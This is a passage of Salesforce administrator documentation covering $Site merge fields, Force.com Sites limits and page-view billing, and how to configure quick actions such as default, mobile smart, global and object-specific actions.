$Site.CustomWebAddress	Returns the request's custom URL if it doesn't end in `force.com` or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this field returns an empty string. This field's value always ends with a `/` character. Use of $Site.CustomWebAddress is discouraged and we recommend using $Site.BaseCustomUrl instead.
$Site.OriginalUrl	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.
$Site.CurrentSiteUrl	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes a path prefix and always ends with a `/` character. If the current request is not a site request, then this field returns an empty string. Use of $Site.CurrentSiteUrl is discouraged. Use $Site.BaseUrl instead.
$Site.LoginEnabled	Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.
$Site.RegistrationEnabled	Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.
$Site.IsPasswordExpired	For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.
$Site.AdminEmailAddress	Returns the value of the `Site Contact` field for the current site.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Merge Field	Description
$Site.Prefix	Returns the URL path prefix of the current site. For example, if your site URL is `myco.force.com/partners`, `/partners` is the path prefix. Returns `null` if the prefix isn't defined. If the current request is not a site request, then this field returns an empty string.
$Site.Template	Returns the template name associated with the current site; returns the default template if no template has been designated.
$Site.ErrorMessage	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.ErrorDescription	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.AnalyticsTrackingCode	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
$Site.BaseCustomUrl	Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in `force.com`, or this site has no custom URL's, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This field replaces `CustomWebAddress` and includes the custom URL's path prefix.
$Site.BaseInsecureUrl	Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseRequestUrl	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseSecureUrl	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseUrl	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this field returns an empty string.

Merge Field	Description
	This field replaces $Site.CurrentSiteUrl.
$Site.MasterLabel	Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteId	Returns the ID of the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteType	Returns the API value of the Site Type field for the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteTypeLabel	Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this field returns an empty string.

Note: To use these expressions, the Force.com sites feature must be enabled for your organization. You must also use them within the context of your public site; otherwise, an empty string is returned for all expressions except {!$Site.Template}, which returns the default template for the site.

SEE ALSO:

Configuring Force.com Sites

Force.com Sites Considerations

Before creating and using Force.com sites, consider the following:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

Packaging

The following apply to packaging for sites:

- Sites are not packageable. However, you can package sample code, Visualforce pages, Apex classes, or components for a site using a managed package.
- You must have Force.com sites enabled to be able to install unmanaged packages that contain Visualforce pages or Apex classes that refer to a site.

Access and Authentication

You can grant "Read" and "Create" permissions on all standard objects except products, price books, and ideas; and "Read," "Create," "Edit," and "Delete" on all custom objects. For additional access, you must authenticate site visitors as portal users.

Custom authentication is not supported. You can authenticate via the following:

- Customer Portals—enable public login and registration
- Partner portals—create partner users

Tip: You can also enable single sign-on for portals, as well as Sites.

SEE ALSO:

Setting Up Force.com Sites

Force.com Sites Limits and Billing

Force.com sites usage is governed by monthly and daily limits. Understanding these limits is important to the success of your sites. Salesforce provides tools to help you reduce bandwidth consumption and monitor site usage so that you can avoid exceeding these limits.

This topic contains the following sections:

- Limits and Billing Terminology
- Sites Limits and Restrictions
- Bandwidth and Service Request Time Limit Enforcement
- Billing and Monthly Page Views Enforcement
- What Counts as a Page View?
- Monitoring Limits

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

Limits and Billing Terminology

This section defines the terminology used for Force.com sites limits and billing:

- "Page Views" are calculated as the total number of pages served from either the site's origin server or the cache server.
- "Bandwidth" is calculated as the number of megabytes served and received from both the site's origin server and the cache server.
- "Service request time" is calculated as the total server time in minutes required to generate pages for the site.
- "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.
- "Origin server" refers to the Web server that hosts your site.
- "Cache server" refers to the CDN server that serves your cached site pages.
- "Current period" refers to the current calendar month for which you are entitled a certain number of page views for your organization.

Sites Limits and Restrictions

The following table lists the site limits for each edition:

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	1	500 MB	10 minutes	N/A
Enterprise Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition Performance Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	1,000,000

Make sure to consider all of the available caching options to help you avoid reaching these limits, and use the Site Usage analytics tools to monitor your sites.

Bandwidth and Service Request Time Limit Enforcement

Bandwidth and Service Request Time limits are tracked and enforced over a 24-hour period. Sites that exceed provisioned limits within the 24-hour period remain available if the host instance has resources to serve the site. However, even if a site is available once limits are exceeded, there's no guarantee in service level.

Billing and Monthly Page Views Enforcement

This section describes how Salesforce enforces limits on monthly page views for sites:

- Billing is based on the number of monthly page views purchased for your organization. This page view limit is cumulative for all sites in your organization.
- If, in a given calendar month, your organization reaches 110% of its page view limit, Salesforce sends the site and billing administrators email notification.
- If your organization exceeds 110% of its page view limit for four consecutive calendar months, your sites are disabled until the next calendar month begins or you purchase more page views. Also, Salesforce sends email notification to the site and billing administrators, as well as the related account executive.
- If, in a given calendar month, your organization reaches 300% of its page view limit, your sites are disabled until the next calendar month begins or you purchase more page views. Also, Salesforce sends email notification to the site and billing administrators, as well as the related account executive.

What Counts as a Page View?

This section describes how page views are counted for sites.

A page view is a request from a non-authenticated site user to load a page associated with one of the sites within your Force.com domain or custom domain. Requests from authenticated portal users are not counted as page views.

Requests that Count as Page Views

Requests for the following *are* counted as page views:

Requests for...	Example URL
Your Force.com domain	`http://mycompany.force.com`
Your custom Web address	`http://mycompany.com`
Any page associated with your site	`http://mycompany.force.com/mypage`
Authorization Required error page	`http://mycompany.force.com/Unauthorized`
AJAX requests such as: • JavaScript remoting (for example, Apex `RemoteAction`) • Visualforce `<apex:actionFunction>` • Visualforce `<apex:actionPoller>`	n/a

Requests that Do Not Count as Page Views

Requests for the following *are not* counted as page views:

Requests for...	Example URL
Salesforce images	`http://mycompany.force.com/img/force_logo_w09.gif`
Your static resources	`http://mycompany.force.com/resource/1233771498000/background`
Robots.txt	`http://mycompany.force.com/robots.txt`
Favorite icon	`http://mycompany.force.com/favicon.ico`
Attachments and Documents	n/a
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	`http://mycompany.force.com/BandwidthExceeded`
Images included with an HTML field	`http://mycompany.force.com/servlet/rtaImage`
Custom file field	`http://mycompany.force.com/servlet/fileField`

Note: Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits. You can use static resources to brand these pages, but the following limitations apply:

- Static resources must be 50 KB or smaller in size.
- Static resources must be style sheets (CSS), image files, or JavaScript files.
- You can't use Apex controllers for these pages.
- You can't perform SOQL or DML operations from these pages.

Monitoring Limits

Page views, bandwidth, and time consumption are tracked and made available in your org. You can view this information for a site under **Setup** > **Build** > **Develop** > **Sites**. Select a site, and you'll see related lists for page views for the current month's billing cycle, and the 24-hour bandwidth and service request time usage history.

Additionally, you can install the Force.com Sites Usage Reporting app from AppExchange to monitor usage. Keep in mind that the information available in the app might not be as current as the information you'll find directly in your org.

For more information about bandwidth and service request time, see Viewing 24-Hour Force.com Sites Usage History.

SEE ALSO:

Viewing 24-Hour Force.com Sites Usage History

Tracking Your Force.com Site with Google Analytics

Can I use the same domain name for my Force.com Sites and my Communities?

No, you can't use the same domain name.

Force.com Sites and Communities must each use a unique domain name. If you're using a domain name for your Force.com site and you want to use it for your communities instead, contact Salesforce Support for assistance with renaming the domain.

What's the Difference Between Community Builder (Site.com) and Force.com Sites?

Community Builder is an intuitive, convenient tool for customizing your community, while Force.com Sites lets you build custom pages and Web applications programmatically using Apex and APIs.

Community Builder (Site.com)

Community Builder is an intuitive, convenient tool for customizing your community. Community Builder lets you create a community based on a preconfigured template, and then apply branding, edit pages, update your template, and publish changes all from one user-friendly interface.

Here's what you can achieve with Community Builder:

- Use one of the self-service templates—Koa, Kokua, or Customer Service (Napili)—to easily create a responsive self-service community.
- Use the Aloha template to create a configurable App Launcher.
- Design pixel-perfect, branded pages.
- Create public pages that anyone can access, or add private pages that you can add as a tab within your community.
- Build and iterate quickly using drag-and-drop reusable page elements.
- Use ready-made forms to create web-to-lead forms or gather customer feedback.
- Create data-driven pages, such as product catalogs or other listings, using your organization's data.
- Set a home page and set up multilingual support for your community in Site.com Studio, a Web content management system that provides extra configuration options. Site.com Studio is easily accessible from Community Management.

Force.com Sites

Suitable for developers with experience using Visualforce, Force.com Sites lets you build custom pages and Web applications by inheriting Force.com capabilities including analytics, workflow and approvals, and programmable logic. So if you are looking to create sites programmatically using Apex and APIs, Force.com Sites is the product for you. Here's what you can achieve with Force.com:

- Create public, branded pages that anyone can access.
- Leverage Visualforce to create private pages that you can add as a tab within your community.
- Write your own controllers, or extensions to controllers, using Apex code.
- Create custom login or self-registration pages.
- Build dynamic web applications, such as an event management application.

Features At a Glance

Still unsure which product to choose? Take a look at this table to learn more about each product's features.

Feature	Community Builder	Force.com Sites
Public pages	✅	✅
Community templates (Koa, Kokua, Customer Service (Napili), Aloha)*	✅	
Authenticated pages*	✅	✅

Feature	Community Builder	Force.com Sites
Visualforce pages		✓
Out-of-the-box login, logout, self-registration, and error pages	✓	✓
Drag-and-drop environment	✓	
Reusable components	✓	
Pixel-perfect designs	✓	✓
IP restrictions	✓	✓
Access to data, such as cases, leads, and opportunities	✓	✓
Ready-made forms	✓	
CMS	✓	
Programmatic page creation (using Apex, APIs, and controllers)		✓
Web applications		✓
Analytics, reports, and workflows		✓
Full Force.com platform capability		✓

*Available in Community Builder for Communities users only.

Extend the Reach of Your Organization

Sometimes your users need to work with data and services that are outside your Salesforce org. There's a variety of ways you can provide seamless access across org boundaries.

Provide Actions, Buttons, and Links

Buttons and links let users interact with Salesforce data and with external websites and services, such as search engines and online maps. Salesforce includes several standard buttons and links. You can also create custom ones. Actions let users do tasks, such as create records in the Chatter publisher and in Salesforce1.

External Services (Beta)

Use External Services to connect to a service of your choice, invoke methods based on the external source via a flow, and import data from the service into Salesforce—all with the help of an easy-to-use wizard.

Access External Data With Salesforce Connect

Salesforce Connect lets your users view, search, and modify data that's stored outside your Salesforce org. Instead of copying the data into standard or custom objects, use external objects to access the data in real time via web service callouts.

Work with External Data Sources

An external data source specifies how to access an external system. Salesforce Connect uses external data sources to access data that's stored outside your Salesforce organization. Files Connect uses external data sources to access third-party content systems. External data sources have associated external objects, which your users and the Force.com platform use to interact with the external data and content.

Sync Data Between Salesforce and Heroku

Heroku Connect lets you sync data between Salesforce and Heroku Postgres.

Sync to a Secondary Salesforce Organization

With Organization Sync, you can set up a secondary, synced Salesforce organization which users can access whenever your primary organization is experiencing downtime or maintenance.

Provide Actions, Buttons, and Links

Buttons and links let users interact with Salesforce data and with external websites and services, such as search engines and online maps. Salesforce includes several standard buttons and links. You can also create custom ones. Actions let users do tasks, such as create records in the Chatter publisher and in Salesforce1.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions

USER PERMISSIONS

To create or edit buttons, links, and actions:

- "Customize Application"

Let Users Take Actions

Actions enable users to do more in Salesforce and in Salesforce1. For example, you can let users create or update records and log calls directly in their Chatter feed or from their mobile device.

Provide Custom Buttons and Links

Custom buttons and links help you integrate Salesforce data with external URLs, applications, your company's intranet, or other back-end office systems.

Let Users Take Actions

Actions enable users to do more in Salesforce and in Salesforce1. For example, you can let users create or update records and log calls directly in their Chatter feed or from their mobile device.

Create actions and add them to the Chatter publisher on the home page, on the Chatter tab, in Chatter groups, and on record detail pages. Choose from standard actions, such as create and update actions, or create actions based on your company's needs.

In Salesforce Classic, actions appear in the Chatter publisher. In Lightning Experience, actions appear in different areas of the user interface, depending on the action's type. In Salesforce1, actions appear in the action bar, its associated action menu, and as list-item actions.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Action Types

There are several categories of actions, such as standard Chatter actions, default actions, mobile smart actions, custom actions, and productivity actions.

Enable Actions in the Chatter Publisher

Enabling actions in the publisher lets you add actions you've created to Chatter publishers on the Home page, on the Chatter tab, in Chatter groups, and on record detail pages.

Action Layout Editor

Just as object record pages have page layouts that can be customized, actions have action layouts that can be customized. When you create an action, Salesforce populates its layout with a default set of fields. You can add, remove, or reorder fields on the action layout to present only the essential items your users need when they're taking the action.

Custom Success Messages for Quick Actions

For Create a Record, Update a Record, and Log a Call action types, you can create a custom message that displays when the action executes successfully.

Customize Actions with the Enhanced Page Layout Editor

Use the page layout editor to customize which actions show up in Salesforce and in Salesforce1

Set Predefined Field Values for Quick Action Fields

When you create actions, use predefined field values to set a value for a field. Predefined values can help ensure consistency and make it faster and easier for users to create records.

Global Publisher Layouts

Actions in Lightning Experience

In Lightning Experience, actions display in the Global Actions menu in the header, on list view items, and in several places on a record page. Where they display on a record page depends on the action's type.

Salesforce1 Action Bar

Salesforce1 users have a one-stop place to find actions, so there's no confusion about where to go to do something. The action bar and its associated action menu collect actions from different places in Salesforce1 into a single, unified home.

Quick Actions and Record Types

Using record types in your organization can affect the availability of quick actions for your users.

Actions Best Practices

Use these tips as you set up actions.

Quick Action Considerations

Keep these considerations in mind when working with quick actions in your org.

Troubleshooting Actions

SEE ALSO:

Set Up Actions with Chatter Enabled

Actions Best Practices

Quick Action Considerations

Action Types

There are several categories of actions, such as standard Chatter actions, default actions, mobile smart actions, custom actions, and productivity actions.

Which actions are available in the full Salesforce site depends on whether your organization has Chatter, feed tracking, and actions in the publisher enabled. Actions in Salesforce1 don't rely on whether Chatter or actions in the publisher are enabled. For how Chatter enablement affects action visibility, see Actions with and without Chatter on page 5550.

Category	Description	Included Actions	Where They Display
Standard Chatter actions	Standard Chatter actions are included when Chatter is enabled. You can customize the order in which these actions appear, but you can't edit their properties. Standard Chatter actions require that feed tracking for objects is enabled.	Post, File, Link, Poll, Question, Thanks (Work.com), and Announcements (Groups)	Salesforce and Salesforce1 Only Post and Announcements are supported in Lightning Experience
Default actions	Default actions are Salesforce predefined actions to get you and your users started using actions in your organization. Add default actions to publisher layouts to make them available to your users in the full Salesforce site and the action bar in Salesforce1. Default actions are supported on account, case, contact, lead, and opportunity objects.	Depends on the object. For a list of global actions and which default actions apply to which object, see Default Actions on page 5531.	Salesforce and Salesforce1
Mobile smart actions	Mobile smart actions are a set of preconfigured actions, just like default actions, and are supported on the same list of objects. Mobile smart actions appear as a single element in the page layout editor. In Salesforce1, the Mobile Smart Actions element expands to a set of distinct create actions that enable users to create records directly in the feed.	Depends on the object. For a list of which actions the Mobile Smart Actions element expands to include for each object, see Mobile Smart Actions on page 5535.	Salesforce1

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Category	Description	Included Actions	Where They Display
Custom actions	*Custom actions* are actions that you create and customize yourself, such as Create a Record, Send Email, or Log a Call actions. They can also invoke Lightning components, Visualforce pages, or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers. Custom actions can be global or object-specific.	Custom actions that you create.	Salesforce and Salesforce1 Not supported in Chatter groups with customers
Productivity actions	Productivity actions are predefined by Salesforce and are attached to a limited set of objects. You can't edit or delete productivity actions. Productivity actions appear on these objects. • Account • Contact • Event • Lead • User • User Profile	Depends on the object. The actions include Send Email, Log a Call, Map, View Website, and Read News.	Salesforce (Lightning Experience only) and Salesforce1

Within the categories of actions, you can have different types of actions, depending on their function.

- *Create actions* let users create records. They're different from the Quick Create and Create New features on the Salesforce home page, because create actions respect validation rules and field requiredness, and you can choose each action's fields.
- *Send email actions* are supported in Lightning Experience only. They can't be added to the Cases layout or used with cases.

  For cases, add the case-specific Send Email action, which gives users access to a simplified version of the Case Feed Email action in Salesforce1. The case-specific Send Email action can be used in Salesforce Classic, Lightning Experience, and Salesforce1.
- *Log a call actions* let users record the details of phone calls or other customer interactions. These call logs are saved as completed tasks.
- *Question actions* enable users to ask and search for questions about the records that they're working with.
- *Update actions* let users make changes to a record.

For create, log-a-call, and custom actions, you can create either object-specific actions or global actions. Update actions must be object-specific.

Default Actions

Default actions are Salesforce predefined actions to get you and your users started using actions in your organization. Add default actions to publisher layouts to make them available to your users in the full Salesforce site and the action bar in Salesforce1.

Mobile Smart Actions

Mobile smart actions are quick actions that are available for account, case, contact, lead, and opportunity pages and on the global publisher layout in Salesforce1. You can use them to set up quick actions for mobile users with little effort.

Global Actions

You can add global actions to almost any page that supports actions. Global create actions enable users to create object records, but the new record has no relationship with other records.

Object-Specific Actions

Object-specific actions let users quickly create or update records, log calls, send emails, and more, in the context of a particular object.

Custom Quick Actions

Custom actions are actions that you create and customize yourself, such as Create a Record, Send Email, or Log a Call actions. They can also invoke Lightning components, Visualforce pages, or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.

Default Actions

Default actions are Salesforce predefined actions to get you and your users started using actions in your organization. Add default actions to publisher layouts to make them available to your users in the full Salesforce site and the action bar in Salesforce1.

Each default action has a predefined set of fields. Use the page layout editor or global publisher layout to remove actions or to change the order in which the actions appear.

This table lists the available default actions. Italicized actions are standard Chatter actions.

Note: In organizations that are created after Winter '14, Salesforce adds default actions to the global publisher layout and to the publisher layout on account, case, contact, lead, and opportunity objects. In organizations that were created before Winter '14, default actions are available in the palette on the page layout editor, but they're not automatically added to publisher layouts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Layout Page	Default Actions
Global layout (also applies to custom objects)	• *Post* • *File* • New Event • New Task • New Contact • Log a Call (logged calls are saved as completed tasks) • New Opportunity • New Case • New Lead • *Thanks* • *Link*

Layout Page	Default Actions
	• *Poll* • *Question*
Account	• *Post* • *File* • New Event • New Task • New Contact • New Case • Log a Call (logged calls are saved as completed tasks) • New Note • New Opportunity • *Thanks* • *Link* • *Poll* • *Question*
Case	• *Post* • *File* • New Child Case • Log a Call (logged calls are saved as completed tasks) • New Task • New Event • *Thanks* • *Link* • *Poll* • *Question*
Contact, Lead, and Opportunity	• *Post* • *File* • New Task • Log a Call (logged calls are saved as completed tasks) • New Case • New Note • New Even • *Thanks* • *Link* • *Poll* • *Question*

Note: Using record types in your organization can affect the availability of global default actions for your users. For more information, see Quick Actions and Record Types on page 5576.

Default Action Fields

Each default action includes a pre-defined set of fields, which lets you make actions available to your users without spending a lot of time on setup.

SEE ALSO:

Let Users Take Actions

Default Action Fields

Each default action includes a pre-defined set of fields, which lets you make actions available to your users without spending a lot of time on setup.

These fields are included on each default action and appear in the action layout in the order listed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Action	Fields
Log a Call	• Subject (default value: Call) • Comment (description) • Name • Related To
New Case and New Child Case	• Contact Name • Status • Subject • Description
New Contact	• Name • Email • Phone • Account Name • Title
New Event	• Subject • Start • End • All-Day Event • Name • Related To • Assigned To • Location

Action	Fields
New Lead	• Name • Email • Phone • Company • Title
New Note	• Title • Public (checkbox) • Body
New Opportunity	• Opportunity Name • Account • Close Date (default value: 30 days from today) • Stage • Amount
New Task	• Subject • Due Date • Name • Related To • Assigned To • Status

You can change the fields that appear on each action layout using the action layout editor.

SEE ALSO:

Default Actions

Let Users Take Actions

Mobile Smart Actions

Mobile smart actions are quick actions that are available for account, case, contact, lead, and opportunity pages and on the global publisher layout in Salesforce1. You can use them to set up quick actions for mobile users with little effort.

Note: Mobile smart actions don't appear in the full Salesforce site, regardless of which page layouts you add them to. They appear only to users in Salesforce1.

Mobile smart actions are populated with all your organization's required fields on the relevant object, regardless of how many fields there are. For example, the New Case action in the mobile smart action bundle includes all required case fields. You can't edit the fields on mobile smart actions. The fields that appear change only if you change which fields on an object are required.

You also can't change which actions are included as part of a mobile smart actions bundle—removing New Event or adding a custom action, for example. To create a more customized set of actions, create the actions you want, add them to the relevant page layouts, and remove the mobile smart actions bundle.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Mobile smart actions appear as a single action element in the page layout editor. However, they appear in the action bar and action menu in Salesforce1 as distinct create actions. These distinct actions allow users to create records directly from the action bar.

Here's what the mobile smart action element on each supported object expands to include. (The actions appear in the action bar and menu in the order shown.)

Layout	Actions Included in Mobile Smart Action Bundle
Global layout (also applies to custom objects)	• New Task • New Contact • Log a Call (logged calls are saved as completed tasks) • New Opportunity • New Case • New Lead
Account	• New Task • New Contact • New Case • Log a Call (logged calls are saved as completed tasks) • New Note • New Opportunity
Case	• New Child Case • Log a Call (logged calls are saved as completed tasks) • New Task • New Event
Contact	• New Task • Log a Call (logged calls are saved as completed tasks) • New Case

Layout	Actions Included in Mobile Smart Action Bundle
	• New Note • New Event
Lead	• New Task • Log a Call (logged calls are saved as completed tasks) • New Case • New Note • New Event
Opportunity	• New Task • Log a Call (logged calls are saved as completed tasks) • New Case • New Note • New Event

SEE ALSO:

Let Users Take Actions

Set Up Actions with Chatter Enabled

Global Actions

You can add global actions to almost any page that supports actions. Global create actions enable users to create object records, but the new record has no relationship with other records.

You can also use a global Create a Record action to enable your Salesforce for Outlook users to create records directly from the Salesforce side panel. For more information, see Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™ on page 2156.

Note: Only standard Chatter actions (Post, File, Link, Poll, and Thanks) appear on the user profile page, regardless of the actions in the User Page Layout.

To let users ask questions in their Chatter feed, groups, and records, add the Question action to global layouts.

Add a Send Email action to the global layout to let users send emails from anywhere in Lightning Experience. You can also add a global Send Email action to any page layout for objects which are enabled for activities. Send Email actions are supported in Lightning Experience only.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Add Log a Call actions to global layouts to let users record call details. For example, users can log calls from global pages in Salesforce Classic such as the Home page and the Chatter tab, or in Salesforce1 from the Feed or Groups pages. In Lightning Experience, Log a Call actions on global layouts display in the Global Actions menu.

Use a Visualforce page, Lightning component, or a canvas app to create global custom actions for tasks that don't require users to use records that have a relationship to a specific object. Canvas apps that you want to use as custom actions require Publisher as a location. To call Lightning components from custom actions, you must have My Domain deployed in your org. Visualforce pages that you want to use as global custom actions can't use standard controllers. For example, you want a custom action that lets users enter a street

address and see a map, the local time, and the local weather. For this action, create a Visualforce page that doesn't use any of the standard controllers, and add it as a custom global action.

You can find out more about canvas apps and custom actions in the *Salesforce1 App Developer Guide*.

Note:

- Chatter groups with customers don't support global create, log a call, or custom actions and display only standard Chatter actions, such as Post, File, Link, and Poll.
- Actions to create records for an object that is the detail object in a master-detail relationship must be object-specific, not global.

Supported Objects for Create Actions

You can create global actions to let users create many kinds of records, including:

- Account
- Asset
- Badge
- Campaign
- Case
- Contact
- Contract
- Custom objects
- Event (without invitees)
- Goal
- Group
- Lead
- Note
- Opportunity
- Person Account
- Question
- Reward
- Task
- Work Order

Create Global Quick Actions

You can add global actions to any page that supports actions, like the Home page, the Chatter tab, object pages, and custom Lightning app pages. For example, add a Log a Call action to global layouts to let users record call details right from a Chatter thread.

SEE ALSO:

Object-Specific Actions

Actions with and without Chatter

Quick Action Considerations

Let Users Take Actions

Create Global Quick Actions

You can add global actions to any page that supports actions, like the Home page, the Chatter tab, object pages, and custom Lightning app pages. For example, add a Log a Call action to global layouts to let users record call details right from a Chatter thread.

USER PERMISSIONS

To create actions:
- "Customize Application"


Walk Through It: Create a Global Quick Action

1. From Setup, enter *Actions* in the Quick Find box, then select **Global Actions**.
2. Click **New Action**.
3. Select the type of action to create.
4. Customize the action.
   - For a Create a Record action, select the type of object to create. If the object has more than one record type, select the one you want to use for records created through this action.
   - For a Custom Visualforce or Custom Canvas action, select a Visualforce page or canvas app, and then specify the height of the action window. The width is fixed.
   - For a Lightning Component action, select the component to be called by the action.
5. Enter a label for the action. Users see this label as the name of the action.

   
   Tip: If you're creating a Create a Record, Send Email, or Log a Call action, choose an option from the Standard Label Type list to have Salesforce generate the label. For the labels in this list that include "Record" and "Record Type", Salesforce fills in the type of object or the record type the action creates. For example, if you choose the Create New "Record" standard label on a create contact action, the generated label is Create New Contact.
6. If necessary, change the name of the action.
   This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.
7. Type a description for the action.
   The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page. The description isn't visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Create Contact on Account using New Client record type."
8. For a Create a Record or Log a Call action, select whether you want a feed item to be created when the action is completed.
9. For a Create a Record, Update a Record, or Log a Call action, you can add a custom success message that displays after the action executes successfully.
10. Optionally, click **Change Icon** to select a different icon for the action.
    Custom images used for action icons must be less than 1 MB in size.
11. Click **Save**.

After you create a quick action, customize its layout, add predefined values, and then add the action to page layouts.

Tip: If you delete an action, the action is removed from all layouts that it's assigned to.

SEE ALSO:

- Set Predefined Field Values for Quick Action Fields
- Customize Actions with the Enhanced Page Layout Editor
- Custom Success Messages for Quick Actions
- Visualforce Pages as Object-Specific Custom Actions

Object-Specific Actions

Object-specific actions let users quickly create or update records, log calls, send emails, and more, in the context of a particular object.

Object-specific create actions create records that are automatically associated with related records. For example, you add an object-specific action on the Account object that creates contacts. If a user creates a contact with that action on the detail page for the Acme account, that new contact is automatically associated with Acme. Object-specific actions are only available on page layouts for that object. For example, you can add the New Group Member action only to the group publisher layout.

When a user creates a record by using an object-specific create action, a feed item for that record appears:

- In the feed for the record on which the new record was created
- As the first entry in the feed for the new record
- In the Chatter feed of the user who created the record
- In the user profile feed for the user who created the record
- In the Chatter feed of any users who follow the record on which the record was created
- In the Chatter feed of any users who, through custom triggers or auto-follow rules for new records, automatically follow the new record

Object-specific Log a Call actions let users enter notes about calls, meetings, or other interactions that are related to a specific record.

Object-specific update actions make it easy for users to edit records. You can define the fields that are available for update.

Object-specific custom actions invoke Lightning components, Visualforce pages, or canvas apps that let users interact with or create records that have a relationship to an object record. The Visualforce page for an object-specific custom action must include the standard controller for the relevant object. For example, use the standard contact controller to create a custom action that lets users import a contact's Twitter profile and add that information to a contact record.

Send email actions, available only on cases, give users access to a simplified version of the Case Feed Email action on Salesforce1.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Supported Objects

When you create an object-specific action, you can choose as a target object only an event, task, or any object that has a parent-child or lookup relationship to the host object. You can create object-specific actions on many objects, including:

- Account
- Campaign
- Case

- Contact
- Custom objects
- Group
- Lead
- Opportunity

Create Object-Specific Quick Actions

Object-specific actions let users create records that have automatic relationships to other records, make updates to specific records, and interact with records in ways that you define.

SEE ALSO:

Global Actions

Actions with and without Chatter

Quick Action Considerations

Let Users Take Actions

Create Object-Specific Quick Actions

Object-specific actions let users create records that have automatic relationships to other records, make updates to specific records, and interact with records in ways that you define.

1. From the management settings for the object for which you want to create an action, go to Buttons, Links, and Actions.
2. Click **New Action**.
3. Select the type of action to create.
4. Customize the action.
